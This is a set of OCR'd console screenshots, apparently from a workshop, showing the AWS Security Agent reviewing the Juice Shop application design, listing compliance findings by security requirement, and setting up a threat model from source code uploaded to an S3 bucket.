

AWS Security Agent - JuiceShop-E
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Reviews > Juice Shop initial security review
Juice Shop initial security review
Clone design review
Delete
Download report
Details
Review status
Completed
Date completed
October 21, 2026, 13:09 (UTC+5:30)
Files reviewed
1 uploads
Findings summary
9
Non-compliant
Security requirements are violated or not adequately addressed.
0
Insufficient data
The uploaded files don't contain enough information.
2
Compliant
Security requirements are met based on the uploaded files.
1
Not applicable
A security requirement's relevance criteria indicate it doesn't apply to this system design.
Files reviewed (1)
Download original
Search for file
File name
Type
Size
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent - JuiceShop-E
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Design reviews
Resources
Documentation
Send feedback
Security requirements are violated or not adequately addressed.
The uploaded files don't contain enough information.
Security requirements are met based on the uploaded files.
A security requirement's relevance criteria indicate it doesn't apply to this system design.
Files reviewed (1)
Download original
Search for file
File name
Type
Size
sec353_juice_shop_design
PDF
333.21 KB
Review findings (12)
Select a finding below to view more details and suggested remediation guidance.
Search by security requirement
Filter security requirements by name
Filter by compliance status
View all
1
2
Finding by security requirement
Pack
Status
json-web-token-jwt-authorization-best-practices
Juice Shop requirement pack
Non-compliant
forbid-ftp-and-sftp-file-hosting-from-company-applications
Juice Shop requirement pack
Non-compliant
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent - JuiceShop-F
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Design reviews
Resources
Documentation
Send feedback
Review findings (12)
Select a finding below to view more details and suggested remediation guidance.
Search by security requirement
Filter security requirements by name
Filter by compliance status
View all
1 2
Finding by security requirement
Pack
Status
trusted-cryptography-best-practices ASA Base Pack Non-compliant
authentication-best-practices ASA Base Pack Non-compliant
secure-by-default-best-practices ASA Base Pack Non-compliant
secret-protection-best-practices ASA Base Pack Non-compliant
authorization-best-practices ASA Base Pack Non-compliant
privileged-access-best-practices ASA Base Pack Non-compliant
information-protection-best-practices ASA Base Pack Non-compliant
log-protection-best-practices ASA Base Pack Compliant
audit-logging-best-practices ASA Base Pack Compliant
tenant-isolation-best-practices ASA Base Pack Not applicable
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent - JuiceSh
AWS Security Agent
AWS Security Agent
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/agents/as-faf940...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent
Agent Spaces
JuiceShop-BuilderSession
AWS Security Agent (now part of AWS Continuum)
Agent Spaces
JuiceShop-Builder...
Security requirements
Integrations
Target Domains
Settings
Feedback
Documentation
Launch web application
Automatically discover, verify and remediate security vulnerabilities through on-demand penetration testing.
Start in web app
Evaluate application designs against your security requirements and best practices.
View security requirements for your organization.
Start in web app
Model threats across your application architecture against your security requirements.
View security requirements for your organization.
Start in web app
Run full repo scans in the web application, and optionally review pull requests automatically against common security vulnerabilities and your organization's custom security requirements.
Enable code review
Web app
Penetration test
Design review
Threat model
Code review
Tags
Threat model configuration
Edit configuration
Connected integrations (0)
Settings
Add
Lists all integrations that this Agent Space has access to. You may have additional integrations available from other Agent Spaces, which can be viewed on the Agent Settings page.
Type
Name
No connected integrations
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent - Configu
AWS Security Agent
AWS Security Agent
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/agents/as-faf940...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession > Configure threat model
Step 2 - optional
Optional configurations
application.
Connected integrations (0)
Settings
Add
Lists all integrations that this Agent Space has access to. You may have additional integrations available from other Agent Spaces, which can be viewed on the Agent Settings page.
Type
Name
No connected integrations
S3 buckets - optional
Select one or more S3 buckets for your penetration test to include contextual resources for learning
S3 URI
//juiceshop-ecs-securityagentresources-feznbtxhduwc
View
Browse S3
Remove
Add another S3 resource
You can add up to 9 more S3 resources.
Cancel
Next
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent - JuiceShop-F
Upload objects - S3 bucket ju
AWS Security Agent
AWS Security Agent
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/s3/upload/juiceshop-ecs-securi...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
Amazon S3 > Buckets > juiceshop-ecs-securityagentresources-feznbtxhduwc > Upload
Upload Info
Add the files and folders you want to upload to S3. To upload a file larger than 160GB, use the AWS CLI, AWS SDKs or Amazon S3 REST API. Learn more
Drag and drop files and folders you want to upload here, or choose Add files or Add folder.
Files and folders (1 total, 20.3 MB)
Remove
Add files
Add folder
All files and folders in this table will be uploaded.
Find by name
1
Name
Folder
Type
Size
juice-shop-private-master....
-
application/zip
20.3 MB
Destination Info
Destination
s3://juiceshop-ecs-securityagentresources-feznbtxhduwc
Destination details
Bucket settings that impact new objects stored in the specified destination.
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent - J
AWS Security Agen
Upload objects - S3 bu
juice-shop-private-mas
AWS Security Agent
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Threat models > Create threat model
Create threat model
Threat model details
Title
JuiceShop-Threat-Model
Repositories (1)
Select from existing resources
Find resources
1
Name
Type
Branch
Actions
juiceshop-ecs-securityagentresources-feznbtxhduwc/
Source code
Object in S3 bucket...
-
Remove
Feature documents (0)
Upload files
Select from existing resources
Feature documents define what the agent focuses its analysis on, such as API specifications or design documents. The agent prioritises these over general source code when generating the threat model.
Find resources
1
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent - J
AWS Security Agen
Upload objects - S3 bu
juice-shop-private-mas
AWS Security Agent
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Feature documents (0)
Upload files
Select from existing resources
Feature documents define what the agent focuses its analysis on, such as API specifications or design documents. The agent prioritises these over general source code when generating the threat model.
Find resources
1
Name
Type
Branch
Actions
No resources
No resources selected for this pentest.
Permissions
Service role
The service role grants the agent access to read your S3 buckets and write CloudWatch logs.
arn:aws:iam::266941796363:role/service-role/SecurityAgentPentestServiceRole
CloudWatch log group - optional
Select from available log group
Cancel
Create threat model
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback

